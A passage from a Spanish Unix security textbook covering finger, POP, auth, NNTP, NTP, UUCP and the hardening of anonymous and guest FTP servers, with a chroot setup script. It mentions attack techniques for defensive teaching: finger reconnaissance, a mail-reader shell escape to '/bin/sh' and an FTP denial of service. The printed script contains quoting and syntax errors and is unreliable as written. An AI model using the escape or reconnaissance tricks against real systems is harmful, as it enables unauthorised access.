Típicamente el servicio *finger* (puerto 79, TCP) ha sido una de las principales fuentes de problemas de Unix. Este protocolo proporciona información – demasiado detallada – de los usuarios de una máquina, estén o no conectados en el momento de acceder al servicio; para hacerlo, se utiliza la aplicación *finger* desde un cliente, dándole como argumento un nombre de máquina precedido del símbolo ‘@’ y, opcionalmente, de un nombre de usuario (*finger* sobre el sistema local no utiliza el servicio de red, por lo que no lo vamos a comentar aquí). En el primer caso, *finger* nos dará datos generales de los usuarios conectados en ese momento a la máquina, y en el segundo nos informará con más detalle del usuario especificado como parámetro, esté o no conectado:

```
anita:~# finger @rosita
[rosita]
Login      Name          Tty   Idle  Login Time  Office       Office Phone
toni      Toni at ROSITA  */0     28  Apr 20 04:43 (anita)
root      El Spiritu Santo  1     12  Apr 11 02:10
anita:~# finger toni@rosita
[rosita]
Login: toni                           Name: Toni at ROSITA
Directory: /home/toni                  Shell: /bin/bash
On since Thu Apr 20 04:43 (CEST) on pts/0 from anita
    30 minutes 28 seconds idle
        (messages off)
No mail.
No Plan.
anita:~#
```

Como podemos ver, *finger* está proporcionando mucha información que podría ser de utilidad para un atacante: nombres de usuario, hábitos de conexión, cuentas inactivas... incluso algunas organizaciones rellenan exhaustivamente el campo *gecos* del fichero de contraseñas, con datos como números de habitación de los usuarios o incluso su teléfono. Está claro que esto es fácilmente aprovechable por un pirata para practicar ingeniería social contra nuestros usuarios – o contra el propio administrador –. Es **básico** para la integridad de nuestras máquinas **deshabilitar** este servicio, restringir su acceso a unos cuantos equipos de la red local mediante *TCP Wrappers* o utilizar versiones del demonio *fingerd* como *ph* (*Phone Book*), que permiten especificar la información que se muestra al acceder al servicio desde cada máquina.

11.2.7 POP

El servicio POP (*Post Office Protocol*, puertos 109 y 110 en TCP) se utiliza para que los usuarios puedan acceder a su correo sin necesidad de montar sistemas de ficheros compartidos mediante NFS: los clientes utilizan SMTP para enviar correo y POP para recogerlo del servidor, de forma que el procesamiento se realice en la máquina del usuario. Se trata de un servicio que podríamos considerar peligroso, por lo que – como el resto, pero este especialmente – debemos **deshabilitarlo** a no ser que sea estrictamente necesario ofrecerlo; en ese caso debemos restringir al máximo los lugares desde los que se puede acceder, mediante *TCP Wrappers*.

En algunos sistemas se utiliza POP simplemente para evitar otorgar cuentas completas a los usuarios: si sólo van a utilizar la máquina para leer su correo, ¿por qué ofrecerles un *shell* ‘completo’, con acceso a todo el sistema? Realmente esto es cierto (sería un error permitir ejecutar ciertas órdenes a

aquellos que sólo utilizarán el equipo para gestionar su correo), pero en muchas ocasiones esta solución no es del todo conveniente: aparte de los peligros que implica un servicio adicional, que de otra forma no utilizaríamos – en algunos demonios de POP han surgido *bugs* que incluso otorgaban un privilegio de *root* remoto sin necesidad de ninguna clave –, estamos generando un tránsito peligroso de contraseñas a través de la red. POP ofrece tres modelos distintos de autenticación: uno basado en *Kerberos*, apenas utilizado, otro basado en un protocolo desafío–respuesta (APOP, que tampoco se suele utilizar), y otro basado en un simple nombre de usuario con su *password* correspondiente. Este último, el más usado en todo tipo de entornos, es un excelente objetivo para un pirata con un *sniffer*: los usuarios suelen configurar sus clientes para que chequeen el buzón de correo cada pocos minutos, con lo que a intervalos muy cortos envían su clave a un puerto conocido de una máquina conocida; al realizar toda esta comunicación en texto claro, un atacante no tiene más que interceptar la sesión POP para averiguar nombres de usuario y claves (aparte de poder leer el correo que baja del servidor al cliente). Si lo que deseamos es que nuestros usuarios no disfruten de una cuenta completa simplemente para gestionar su correo, podemos sustituir su *shell* en */etc/passwd* por el nombre de dicho lector:

```
ircd:x:1001:100:Gestion IRC,,,:/home/ircd:/usr/bin/pine
```

En este caso hemos de tomar una precaución adicional: la mayoría de programas de correo (*elm*, *pine*...) permiten escapes al *shell*, procedimientos que tarde o temprano ejecutan con éxito un intérprete de órdenes; por ejemplo, con *elm* no tenemos más que iniciar *vi* para escribir un mensaje y en el editor ejecutar *!/bin/sh* para ejecutar este intérprete. Para evitar estos escapes o bien podemos modificar el código del gestor de correo – algo no muy habitual – o utilizar ya versiones modificadas disponibles a través de Internet.

11.2.8 auth

Se llama *socket* a la combinación de una dirección de máquina y un puerto; esta entidad identifica un proceso único en la red ([CZ95]). Un par de *sockets*, uno en la máquina receptora y otro en la emisora definen una conexión en protocolos como TCP; esta conexión también será única en la red en un instante dado. Como vemos, no entra en juego ningún nombre de usuario: en TCP/IP se establecen canales de comunicación entre máquinas, no entre personas; no obstante, en muchas ocasiones nos puede interesar conocer el nombre de usuario bajo el que cierta conexión se inicia. Por ejemplo, de esta forma podríamos ofrecer o denegar un servicio en función del usuario que lo solicita, aparte de la máquina desde donde viene la petición.

El protocolo *auth* (puerto 113, TCP) viene a solucionar este problema con un esquema muy simple: cuando un servidor necesita determinar el usuario que ha iniciado una conexión contacta con el demonio *identd* y le envía los datos necesarios para distinguir dicha conexión (los componentes de los dos *sockets* que intervienen) de las demás. De esta forma, el demonio identifica al usuario en cuestión y devuelve al servidor información sobre dicho usuario, generalmente su *login*. Por ejemplo, si utilizamos *TCP Wrappers* – un programa servidor que utiliza este mecanismo para determinar nombres de usuario siempre que sea posible –, se registrará el *login* del usuario remoto que solicita un servicio en nuestra máquina si el sistema remoto tiene habilitado *auth*:

```
luisa:~# tail -2 ~adm/syslog
Apr 24 04:16:19 luisa wu.ftpd[1306]: connect from rosita
Apr 24 04:16:21 luisa ftpd[1306]: ANONYMOUS FTP LOGIN FROM \
                                rosita [195.195.5.1], toni@
luisa:~#
```

No obstante, si el sistema desde el que esa persona conecta no tiene habilitado dicho servicio, el nombre de usuario no se va a poder conseguir:

```
luisa:~# tail -2 ~adm/syslog
Apr 24 04:19:37 luisa wu.ftpd[1331]: connect from root@anita
```

```
Apr 24 04:19:39 luisa ftpd[1331]: ANONYMOUS FTP LOGIN FROM \
root @ anita [195.195.5.3], toni@
luisa:~#
```

El servicio **auth no** se debe utilizar nunca con propósitos de autenticación robusta, ya que dependemos no de nuestros sistemas, sino de la honestidad de la máquina remota; un atacante con el suficiente nivel de privilegio en esta puede enviarnos cualquier nombre de usuario que desee. Incluso en ciertas situaciones, si *ident* no está habilitado ni siquiera hacen falta privilegios para devolver un nombre falso: cualquier usuario puede hacerlo. En cambio, sí que es útil para detectar pequeñas violaciones de seguridad, por lo que quizás interese habilitar el servicio en nuestras máquinas (aunque limitemos su uso mediante *TCP Wrappers*).

11.2.9 NNTP

El servicio NNTP (*Network News Transfer Protocol*, puerto 119 TCP) se utiliza para intercambiar mensajes de grupos de noticias entre servidores de *news*. Los diferentes demonios encargados de esta tarea (como **in.nntpd** o **innd**) suelen discriminar conexiones en función de la dirección o el nombre de la máquina cliente; por ejemplo, el primero utiliza el fichero **nntp.access** para decidir si ofrece el servicio de *news* a un determinado *host*, y si es así concretar de que forma puede acceder a él (sólo lectura, sólo ciertos grupos...). De esta forma, los servidores NNTP son muy vulnerables a cualquier ataque que permita falsear la identidad de la máquina origen, como el *IP Spoofing*.

Los problemas relacionados con las *news* no suelen ser excesivamente graves desde un punto de vista estrictamente técnico, pero en ocasiones sí que lo son aplicando una visión global. Por ejemplo, habría que evaluar el daño que le supone a la imagen de nuestra organización el que un atacante envíe mensajes insultantes o pornográficos utilizando nuestro nombre o nuestros recursos. También es un problema la mala educación de los usuarios en materias de seguridad informática: tienden a creer todo lo que leen en ciertos grupos de noticias, por lo que un atacante podría utilizar ingeniería social para perjudicar a nuestra organización. Otra amenaza común es el uso de grupos de *news* privados (internos) para tratar información confidencial en la organización: esto es un error, ya que si la privacidad del servidor se ve comprometida un atacante puede obtener datos que *a priori* no estaría autorizado a saber.

Realmente, es muy poco probable que necesitemos ofrecer este servicio, por lo que lo más razonable para nuestra seguridad es **deshabilitarlo**. Generalmente sólo existen servidores de noticias en grandes organizaciones – como las universidades –, y además lo normal es que sólo haya uno por entidad. Si debemos administrar ese equipo la mejor forma de proteger el servicio NNTP es utilizando un buen cortafuegos ([GS96]).

11.2.10 NTP

NTP (*Network Time Protocol*, puerto 123 UDP y TCP) es un protocolo utilizado para sincronizar relojes de máquinas de una forma muy precisa; a pesar de su sofisticación no fué diseñado con una idea de robustez ante ataques, por lo que puede convertirse en una gran fuente de problemas ([Bis90]) si no está correctamente configurado o si no utilizamos versiones actualizadas de **nntpd**, el demonio que ofrece este servicio.

Son muchos los problemas de seguridad relacionados con un tiempo correcto; el más simple y obvio es la poca fiabilidad que ofrecerá nuestro sistema de *log* a la hora de determinar cuándo sucedió determinado evento: aunque se registrara que alguien hizo un *telnet* a las tres de la tarde, no podríamos ni siquiera asegurar que la hora es correcta. Otro problema típico radica en las facilidades que ofrece Unix para la planificación de tareas: si el reloj tiene problemas, es posible que ciertas tareas no se lleguen a ejecutar, que se ejecuten varias veces, o que se ejecuten cuando no han de hacerlo; esto es especialmente peligroso para tareas de las que depende nuestra seguridad, como la rotación de *logs*. Si hablamos de problemas más sofisticados, podemos pensar en sistemas

distribuidos, en los que una correcta sincronización entre nodos es básica para garantizar el correcto funcionamiento del sistema global ([Tan95], [CDK94]...); la sincronización es muy importantes en modelos de autenticación como *Kerberos*, que utiliza marcas de tiempo como pruebas de frescura para evitar ataques por reenvío.

Como hemos visto, una correcta sincronización del reloj de nuestro equipo es vital para la seguridad; no obstante, muy pocos sistemas necesitan la precisión de NTP, por lo que es habitual tener este servicio deshabilitado. En la mayoría de ocasiones el propio reloj de la máquina, o un protocolo mucho más simple, como *time*, es más que suficiente para sincronizar equipos.

11.2.11 UUCP

UUCP (*Unix to Unix CoPy*, puerto 540 TCP) es un servicio que, como su nombre indica, se utiliza para copiar ficheros entre máquinas Unix, generalmente a través de líneas telefónicas o redes de baja velocidad; aunque hoy en día apenas se utiliza, durante años ha sido la base de los sistemas de correo electrónico y de *news* (incluso hoy en día algunos sistemas UUCP son capaces de transmitir noticias de Usenet más eficientemente que la más moderna implementación de NNTP).

Dos riesgos fundamentales amenazan a UUCP: al tratarse de una transmisión en texto claro, un potencial atacante puede tener acceso a información privada de los usuarios, vulnerando su privacidad. Evidentemente, en el caso de transmisión de *news* esto no es muy relevante, ya que todos los mensajes son en principio de acceso público, pero la cosa cambia si estamos transmitiendo correo electrónico. El segundo riesgo es incluso más preocupante que la pérdida de privacidad: las contraseñas de los usuarios también se transmiten en texto claro, con el consiguiente peligro que supone la interceptación por parte de un pirata de dichas claves. Aunque si utilizamos líneas telefónicas la probabilidad de que un *sniffer* capture los datos enviados es menor que si utilizamos una red TCP, en ambos casos el riesgo está presente.

Como siempre, y dado que como hemos dicho UUCP no se suele utilizar hoy en día, lo más recomendable es **deshabilitar** este servicio; es más, dado que suele existir un usuario *uucp* en todo sistema Unix (por motivos simplemente de compatibilidad), hemos de estar atentos a los posibles problemas que dicho usuario pueda generar. Es necesario asegurarse que no se permiten conexiones bajo este nombre de usuario, que en su directorio *\$HOME* no existen un fichero *.rhosts*... las precauciones habituales con cualquier nombre de usuario de este tipo que tengamos en nuestro sistema; incluso nos puede interesar sustituir su *shell* original (si lo tiene) por uno como */bin/false*, para que un posible atacante que se haga pasar por *uucp* no tenga posibilidad de ejecutar órdenes en la máquina. Si estamos obligados a ofrecer conexiones vía UUCP en nuestro sistema, una buena referencia para conocer más detalles de este mecanismo y su seguridad es [OT88] (sólo su fecha nos da una idea del grado de desuso en que ha caído UUCP); otra excelente fuente de información sobre la seguridad – e inseguridad – de UUCP es el capítulo 15 de [GS96]. Una medida de protección básica es asignar un *login* y *password* diferente para cada sistema que conecte con el nuestro mediante este método; aparte de incrementar la seguridad – si un atacante averigua una clave sólo podrá utilizar un acceso, no todos – así conseguimos un mayor refinamiento a la hora de registrar los eventos que se produzcan en nuestro sistema, lo que es muy útil de cara a perseguir un abuso del servicio por parte de usuarios no autorizados. Además, en situaciones extremas podemos configurar los módems para realizar un *callback* cuando reciben una petición, lo que asegura que estamos llamando al sistema deseado y no a otro – siempre que un atacante no haya podido modificar esos números –.

11.3 El servicio FTP

FTP (*File Transfer Protocol*, puerto 21 TCP) es, como su nombre indica, un protocolo de transferencia de ficheros entre sistemas. Desde un equipo cliente conectamos a un servidor para descargar ficheros desde él – lo habitual – o para enviarle nuestros propios archivos.

Un problema básico y grave de FTP es que está pensado para ofrecer la máxima velocidad en la conexión, pero ni mucho menos para ofrecer la máxima seguridad; todo el intercambio de información, desde el *login* y *password* del usuario en el servidor hasta la transferencia de cualquier fichero, se realiza en texto claro, con lo que un atacante lo tiene muy fácil para capturar todo ese tráfico y conseguir así un acceso válido al servidor. Incluso puede ser una amenaza a la privacidad de nuestros datos el hecho de que ese atacante también pueda capturar y reproducir los ficheros transferidos. Para solucionar este problema es conveniente concienciar a nuestros usuarios de la utilidad de aplicaciones como **scp** y **sftp**, incluidas en el paquete SSH, que permiten transferir ficheros pero cifrando todo el tráfico; de esta forma, son el mejor sustituto de FTP.

Parece evidente que la conexión FTP a nuestro sistema ha de estar restringida a los usuarios que realmente lo necesiten: por ejemplo, un usuario como **root** en principio no va a necesitar utilizar este servicio, ya que por lo general va a trabajar en consola; otros usuarios considerados ‘del sistema’ (donde se incluye por ejemplo a **postmaster**, **bin**, **uucp**, **shutdown**, **daemon**...) tampoco necesitarán hacer uso de FTP. Podemos indicar este tipo de usuarios a los que **no** les está permitida una conexión vía FTP a nuestra máquina en **/etc/ftpusers**, con un nombre por línea; un ejemplo de este fichero es el siguiente:

```
luisa:~# cat /etc/ftpusers
halt
operator
root
shutdown
sync
bin
daemon
adm
lp
mail
postmaster
news
uucp
man
games
guest
postgres # 'postgres' NO hace ftp
nobody
inferno
luisa:~#
```

11.3.1 FTP anónimo

Los problemas relacionados con la seguridad del servicio FTP son especialmente preocupantes cuando se trata de configurar un servidor de FTP anónimo; muchos de estas máquinas situadas en universidades españolas se convierten en servidores de imágenes pornográficas o de *warez* (copias ilegales de programas comerciales). Conseguir un servidor de FTP anónimo seguro puede llegar a ser una tarea complicada: incluso en las páginas de ayuda de algunas variantes de Unix (como Solaris) se trata de facilitar el proceso para el administrador mediante un *shellscript* que – por defecto – presenta graves problemas de seguridad, ya que deja una copia del fichero de claves del sistema como un archivo de acceso público y anónimo.

Para configurar correctamente un servidor de este tipo necesitamos en primer lugar crear al usuario **ftp** en **/etc/passwd** y **/etc/shadow**, así como su directorio de conexión (algunos Unices, como Linux, ya incorporan esto al instalar el sistema). Este directorio ha de pertenecer a **root** (**ningún**

fichero o subdirectorio ha de pertenecer **nunca** a **ftp**) y al grupo al que pertenece **ftp**: con esto conseguimos que los permisos de propietario sean para el administrador y los de grupo para los usuarios anónimos; estos permisos serán 555.

Dentro del **\$HOME** de **ftp** hemos de crear el árbol de directorios mínimo para poder trabajar correctamente; esto es debido a la llamada a **chroot()** que se utiliza en los accesos anónimos, que permite a esos usuarios ver el directorio raíz de su conexión en el directorio real **~ftp/**. Al menos dos directorios son necesarios: **etc/** y **bin/**, ambos propiedad de **root** y con modo 111. En el primero de ellos hemos de crear un fichero **passwd** y otro **group**, utilizados **no** con propósitos de autenticación sino para visualizar el propietario y grupo de cada fichero en el entorno sobre el que se ha aplicado **chroot()** al ejecutar **ls**: por tanto, no hace falta **ninguna** contraseña en ese fichero **passwd**, y sólo ha de contener entradas para los usuarios que posean ficheros bajo la jerarquía de **ftp**, como **root**; de la misma forma, el fichero **group** sólo ha de contener las entradas correspondientes a grupos que posean ficheros en dicha jerarquía:

```
anita:~# cat /export/home/ftp/etc/passwd
root:*:0:1:El Spiritu Santo:/sbin/sh
anita:~# cat /export/home/ftp/etc/group
root::0:
other::1:
daemon::2:
ftp::30000:
anita:~#
```

Como vemos, el usuario **ftp** tiene un *shell* denominado **/bin/false**; aunque aquí no tiene ningún efecto, en el archivo de contraseñas real de la máquina esto es útil para prevenir que dicho usuario pueda conectar mediante TELNET o similar.

Por su parte, en el otro directorio que hemos creado (**bin/**) hemos de almacenar una copia del programa **ls**, de forma que los usuarios puedan listar los contenidos de los directorios cuyos permisos lo permitan; si utilizamos una versión estática del programa, como hace por ejemplo Linux, no hemos de configurar nada para que la aplicación funcione, pero si en cambio utilizamos un **ls** dinámico (como SunOS o Solaris) hemos de crear el directorio **lib/** dentro de **~ftp/** y copiar en él las librerías necesarias para que el programa funcione (podemos ver de cuáles se trata con **ldd**).

Con estos pasos ya tenemos configurada la base de nuestro servidor de FTP anónimo; no obstante, es habitual crear dos directorios más, uno denominado **pub/** y otro **incoming/**, dentro de la misma jerarquía que los anteriores (esto es, en el **\$HOME** del usuario **ftp**). El primero suele contener directorios con todos los ficheros que deseemos ofrecer a los usuarios anónimos; su modo ha de ser 555, o 2555 en los sistemas que utilicen el bit *setgid* en un directorio para que sus subdirectorios y ficheros hereden el grupo del propietario. El directorio **incoming** es justo lo contrario: sirve para que esos usuarios anónimos puedan enviar archivos a nuestra máquina. Y es aquí donde suelen comenzar muchos problemas: al permitir el *upload* de *software*, es posible que algunos piratas utilicen nuestra máquina para crear servidores *warez*, subiendo programas comerciales a este directorio y luego indicando su localización exacta a otras personas, para que los puedan descargar. Por tanto, los permisos de **incoming** son vitales para nuestra seguridad (incluso si no deseamos que los usuarios anónimos nos envíen ficheros podemos borrar este directorio): esos permisos han de ser 1733, y el propietario del directorio es el **root**. ¿Para qué ponemos el bit de permanencia? Muy sencillo: para que los usuarios no puedan sobreescribir o borrar ficheros existentes; aunque la mayoría de servidores FTP no permiten a los usuarios anónimos sobreescribir ficheros, si no pusiéramos este modo un usuario normal del sistema sí que podría hacerlo.

El siguiente *shellscrip* puede utilizarse para configurar cómodamente un entorno restringido destinado a los usuarios de FTP anónimo siguiendo las directrices que acabamos de comentar; funciona

correctamente (en teoría) sobre Solaris, Linux y AIX³. Al igual que sucede con muchas tareas automatizadas, conviene repasar manualmente la estructura de directorios y ficheros creados para comprobar que todo es como esperábamos:

```

anita:~# cat /usr/local/sbin/creaentorno
#!/bin/sh
# Script para crear un entorno chroot()eado.
# Funciona OK en Linux, Solaris y AIX.
#
#
# Esta variable es una lista con los programas que necesitamos en el
# entorno restringido.
PROGS="/bin/ls"
# Imprime modo de uso
if (test $# -lt 1); then
    echo "Usage: $0 /path/to/chroot-environment"
    exit
fi
# Detectamos clon de Unix
OS='uname -s'
# Creamos estructura de directorios
echo "Creando estructura de directorios para $OS"
if [ ! -d $1 ]; then
    mkdir -p $1
fi
chown root $1
for i in bin etc; do
    if [ ! -d $1/$i ] ; then
        mkdir -p $1/$i
    fi
    chown root $1/$i
done
# En funcion del Unix, la estructura sera una u otra...
if [ $OS = "Linux" ]; then
    if [ ! -d $1/lib ]; then
        mkdir -p $1/lib
    fi
    chown root $1/lib
fi
if ( test $OS = "SunOS" || test $OS = "AIX" ); then
    if [ ! -d $1/usr/lib ]; then
        mkdir -p $1/usr/lib
    fi
    chown root $1/usr/lib
    cd $1
    ln -s ./usr/lib $1/lib
fi
# Instalamos programas y las librerias que necesitan
echo "Instalando programas y librerias..."
for i in $PROGS; do
    if [ ! -f $1/$i ]; then
        cp $i $1/bin
    fi

```

³En este último es necesario instalar la utilidad ldd, que por defecto no se distribuye con el operativo.

```

chmod 111 $1/bin
chown root $1/bin
if [ $OS = "AIX" ]; then
for j in `ldd $1|awk -F "(" '{if(NR!=1) print $1}'` ; do
    if [ ! -f $1/$j ]; then
        cp $j $1/lib
    fi
    chown root $1/$j
done
else
    for j in `ldd $1|awk '{print $3}'` ; do
        if [ ! -f $1/$j ]; then
            cp $j $1/lib
        fi
        chown root $1/$j
    done
fi
done
# Estos ficheros quizas sea necesario retocarlos a mano, en funcion del tipo
# de entorno restringido que fabriquemos.
# Generamos PASSWD
echo "Generando /etc/passwd..."
awk -F: '$1=="root" {print $1":*:$3:$4:$5:$6:$7' /etc/passwd > \
$1/etc/passwd
awk -F: '$1=="bin" {print $1":*:$3:$4:$5:$6:$7}' /etc/passwd>> \
$1/etc/passwd
awk -F: '$1=="daemon" {print $1":*:$3:$4:$5:$6:$7}' /etc/passwd>> \
$1/etc/passwd
chmod 444 $1/etc/passwd
chown root $1/etc/passwd
# Quizas hay que anyadir otros grupos que nos interesen
# Generamos GROUP con algunas entradas
echo "Generando /etc/group..."
awk -F: '$1=="root" {print $1":*:$3:$4}' /etc/group>$1/etc/group
awk -F: '$1=="bin" {print $1":*:$3:"}' /etc/group>>$1/etc/group
awk -F: '$1=="daemon" {print $1":*:$3:"}' /etc/group>>$1/etc/group
chmod 444 $1/etc/group
chown root $1/etc/group
# Generamos pub/ e incoming/
echo "Generando pub/ e incoming/..."
if [ ! -d $1/pub ]; then
    mkdir -p $1/pub
fi
chmod 2555 $1/pub
chown root $1/pub
if [ ! -d $1/incoming ]; then
    mkdir -p $1/incoming
fi
chmod 1733 $1/incoming
chown root $1/incoming
# Si estamos en Solaris, aun no hemos acabado
if [ $OS = "SunOS" ]; then
    # Mas librerias
    echo "$OS: Instalando librerias..."

```

```

for i in ld.so.1 libc.so.1 libdl.so.1 libmp.so.2 libnsl.so.1 \
libsocket.so.1 nss_compat.so.1 nss_dns.so.1 nss_files.so.1 \
nss_nis.so.1 nss_nisplus.so.1 nss_xfn.so.1 straddr.so \
straddr.so.2; do
    cp /usr/lib/$i $1/usr/lib
done
if [ ! -d $1/dev ]; then
    mkdir -p $1/dev
fi
chown root $1/dev
# Generamos dispositivos
echo "$OS: Generando dispositivos..."
for i in /dev/zero /dev/tcp /dev/udp /dev/ticotsord; do
    MAJOR='ls -LL $i|awk '{print $5}'|sed s/", "//g'
    MINOR='ls -LL $i|awk '{print $6}''
    TYPE='ls -LL $i|cut -c1-1'
    mknod $1/$i $TYPE $MAJOR $MINOR
done
chmod 666 $1/dev/*
fi
echo "FIN"
# FIN de Solaris
anita:~#

```

Algunos problemas relacionados con `incoming/` provienen de los permisos con que se crean sus ficheros y subdirectorios: aunque los usuarios anónimos no puedan leer el directorio, con algunos servidores `ftpd` sí que es posible que puedan leer los ficheros contenidos en él (y sus subdirectorios), con lo que sigue siendo posible acceder a los archivos conociendo su nombre exacto; para evitar este problema, muchos administradores planifican un sencillo *shellscrip*t para que cada cierto tiempo mueva los contenidos de `incoming` a otro lugar, fuera del alcance de los usuarios anónimos (por ejemplo, un subdirectorio con modo 000 de `/tmp/`). Ciertos servidores, como `WU-ftpd`, tienen un fichero de configuración (`/etc/ftpaccess`) donde indicar – entre otras cosas – los modos con que se van a crear entradas en `incoming/`.

Un ataque típico a los servidores de FTP es una negación de servicio llenando todo el espacio disponible para el *upload* de ficheros; para minimizar las consecuencias de este ataque, es conveniente situar el directorio `~ftp/` en una partición separada del resto del sistema de ficheros, donde sólo se encuentre dicho directorio; algunos demonios permiten directamente limitar la cantidad de ficheros subidos al servidor en cada sesión.

Otra negación de servicio muy habitual contra los servidores de FTP anónimo es obligar a las máquinas a consumir una excesiva cantidad de CPU, ralentizando el sistema hasta que la calidad de servicio es muy baja; esto se produce en servidores que permiten descargar directorios completos como un único archivo, empaquetados con `tar` y/o comprimidos con `gzip`. Veamos un ejemplo extraído de una sesión de FTP anónimo:

```

ftp> pwd
257 "/pub/utils" is current directory.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 377
drwxr-xr-x  2 root      root          1024 Sep 18 22:28 .
drwxrwxr-x  3 root      wheel         1024 Sep 18 22:28 ..
-rw-r--r--  1 root      root        163519 Sep 18 22:28 transfig-3.1.2.tar.gz

```

```
-rw-r--r-- 1 root      root      217850 Sep 18 22:27 tth_C.tgz
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> pwd
257 "/pub" is current directory.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 3
drwxrwxr-x 3 root      wheel      1024 Sep 18 22:28 .
drwxrwxr-x 8 root      wheel      1024 Aug  1 1994 ..
drwxr-xr-x 2 root      root       1024 Sep 18 22:28 utils
226 Transfer complete.
ftp> get utils.tar.gz
local: utils.tar.gz remote: utils.tar.gz
200 PORT command successful.
150 Opening BINARY mode data connection for /bin/tar.
226 Transfer complete.
381369 bytes received in 1.07 secs (3.5e+02 Kbytes/sec)
ftp>
```

Como podemos ver, acabamos de descargar un directorio completo empaquetado y comprimido sin más que añadir al nombre de dicho directorio la extensión `.tar.gz` (o simplemente `.tar` si no hubiéramos querido comprimirlo). Evidentemente esto resulta muy útil en determinadas situaciones pero, ¿nos hemos parado a pensar que sucedería si alguien intentara descargar el directorio `/pub.tar.gz` en un servidor con unos cuantos *Gigabytes* de ficheros? La carga del sistema crecería muchísimo, ya que estamos empaquetando y comprimiendo un archivo de grandes dimensiones; si ahora extendemos esto a varios usuarios que ejecutan la misma orden simultáneamente podemos hacernos una idea de la sobrecarga introducida en la máquina: una razón más que suficiente para tener cuidado con los directorios que permitimos descargar de esta forma...

Por último, es una buena idea mostrar un mensaje cuando los usuarios anónimos conectan a nuestra máquina donde se indiquen claramente los fines del sistema y la atención a su uso indebido; este mensaje puede sernos útil tanto con fines jurídicos (así el atacante no podrá argumentar que desconocía la finalidad del sistema) como con fines disuasorios: si el pirata se da cuenta de que nos preocupamos por la seguridad de nuestro servidor, es posible que lo abandone y busque otro menos protegido. Por ejemplo, si utilizamos `WU-ftp`, en `~ftp/welcome.msg` podemos escribir el mensaje mostrado al conectar al sistema, y en diferentes ficheros `.message` el mensaje que se vuela a acceder a un directorio (estos nombres son configurables en `/etc/ftpaccess`). Un ejemplo del mensaje de entrada puede ser el siguiente:

```
anita:~# cat /export/home/ftp/welcome.msg

* * *          ANITA          * * *
----- Bienvenid@s a ANITA -----
Esta maquina es propiedad de la Universidad Politecnica de Valencia y
sus fines son exclusivamente academicos y de investigacion. Cualquier
otro uso sera perseguido y castigado con el maximo rigor.
Cualquier actividad realizada en, desde o hacia este sistema esta
sujeta a monitorizacion sin previo aviso.
```

```
anita:~#
```

11.3.2 FTP invitado

Hasta ahora hemos visto dos formas de transferir ficheros desde una máquina Unix mediante FTP: o bien el usuario conecta utilizando su *login* y su clave al sistema y descarga de él cualquier archivo sobre el que tenga permiso de lectura, de *cualquier* parte del sistema de ficheros, o bien accede a un entorno restringido mediante *chroot()* como usuario anónimo, con un *login* genérico y usando como contraseña una dirección de correo – seguramente falsa –. En muchas ocasiones, estos modelos pueden resultar insuficientes o al menos poco adecuados a nuestras necesidades.

Imaginemos esta situación: un proveedor de acceso a Internet decide ofrecer a sus clientes la posibilidad de actualizar sus páginas *web* personales mediante FTP, de forma que cada uno de ellos no tiene más que conectar con su nombre de usuario y su contraseña al servidor y subir sus ficheros HTML; dichos *login* y *password* serán por supuesto diferentes para cada usuario, por lo que parece claro que un entorno de FTP anónimo no es aplicable – al menos de forma inmediata – en esta situación. El FTP ‘normal’ funcionaría correctamente, pero su utilización tampoco es óptima: si un usuario no necesita acceder más que a su *\$HOME* para actualizar sus páginas, ¿por qué permitirle que vea todo nuestro sistema de ficheros, aunque sea vía FTP, y que pueda descargar archivos tan comprometedores como */etc/passwd*?

Los potenciales problemas de seguridad que la situación anterior implica han dado lugar a un tercer tipo de acceso FTP denominado **invitado** (*guest*), que se puede contemplar como una mezcla de los dos vistos hasta el momento. La idea de este mecanismo es muy sencilla: se trata de permitir que cada usuario conecte a la máquina mediante su *login* y su contraseña, pero evitando que tenga acceso a partes del sistema de ficheros que no necesita para realizar su trabajo; conectará a un entorno restringido mediante *chroot()*, algo muy similar a lo que sucede en los accesos anónimos.

Para poder crear fácilmente entornos FTP restringidos a cada usuario es conveniente instalar *WU-ftp* en la máquina; este servidor está disponible libremente a través de Internet, en la dirección *ftp://ftp.wu-ftpd.org/pub/wu-ftpd/*. Otros servidores, como el distribuido con Solaris, permiten crear usuarios FTP invitados pero de una forma más compleja; en los ejemplos que veamos en este punto vamos a asumir que utilizamos *WU-ftp*.

Lo primero que necesitamos para configurar el entorno al que van a conectar este tipo de usuarios es una estructura de directorios y archivos muy similar a la que hemos estudiado para los accesos a través de FTP anónimo, pero esta vez colgando del directorio de conexión del usuario invitado; con unas pequeñas variaciones, podemos utilizar para crear este entorno el *shellscrip*t que hemos presentado en el punto anterior. Así, si queremos que nuestro usuario *toni* acceda como invitado vía FTP podemos crear esta estructura en su *\$HOME*:

```
anita:~# /usr/local/sbin/creaentorno /export/home/toni
Creando estructura de directorios para SunOS
Instalando programas y librerias...
Generando /etc/passwd...
Generando /etc/group...
Generando pub/ e incoming...
SunOS: Instalando librerias...
SunOS: Generando dispositivos...
FIN
anita:~#
```

Realmente, son necesarias pequeñas modificaciones sobre el esquema anterior para que todo funcione correctamente; por un lado, los directorios *pub/* e *incoming/* no son necesarios en los accesos como invitado, ya que *a priori* los usuarios que accedan de esta forma necesitarán escribir en varios directorios del entorno. Además, quizás nos interese repasar los permisos de toda la jerarquía de directorios creada, para afinar más los lugares en los que se les permita escribir a los usuarios; por

ejemplo, si sólo van a subir archivos a un directorio `$HOME/public_html/`, donde se ubicarán sus páginas *web*, no tienen por qué escribir en el resto del entorno. De la misma forma, si el directorio `$HOME` es propiedad de cada usuario quizás pueda borrar archivos como `lib`, que es un enlace a `usr/lib/`, lo que puede llegar a comprometer nuestra seguridad.

Otro punto a tener en cuenta es quién va a poseer ficheros dentro del entorno restringido, ya que esos usuarios y sus grupos deberán tener una entrada en los archivos `etc/passwd` y `etc/group`; como sucedía con los usuarios anónimos, estos ficheros no se van a usar aquí para realizar autenticación, sino simplemente para ver los nombres del usuario y grupo propietarios de cada fichero al realizar un listado, por lo que en ninguno de ellos es necesaria una contraseña real: basta con un asterisco en el campo correspondiente.

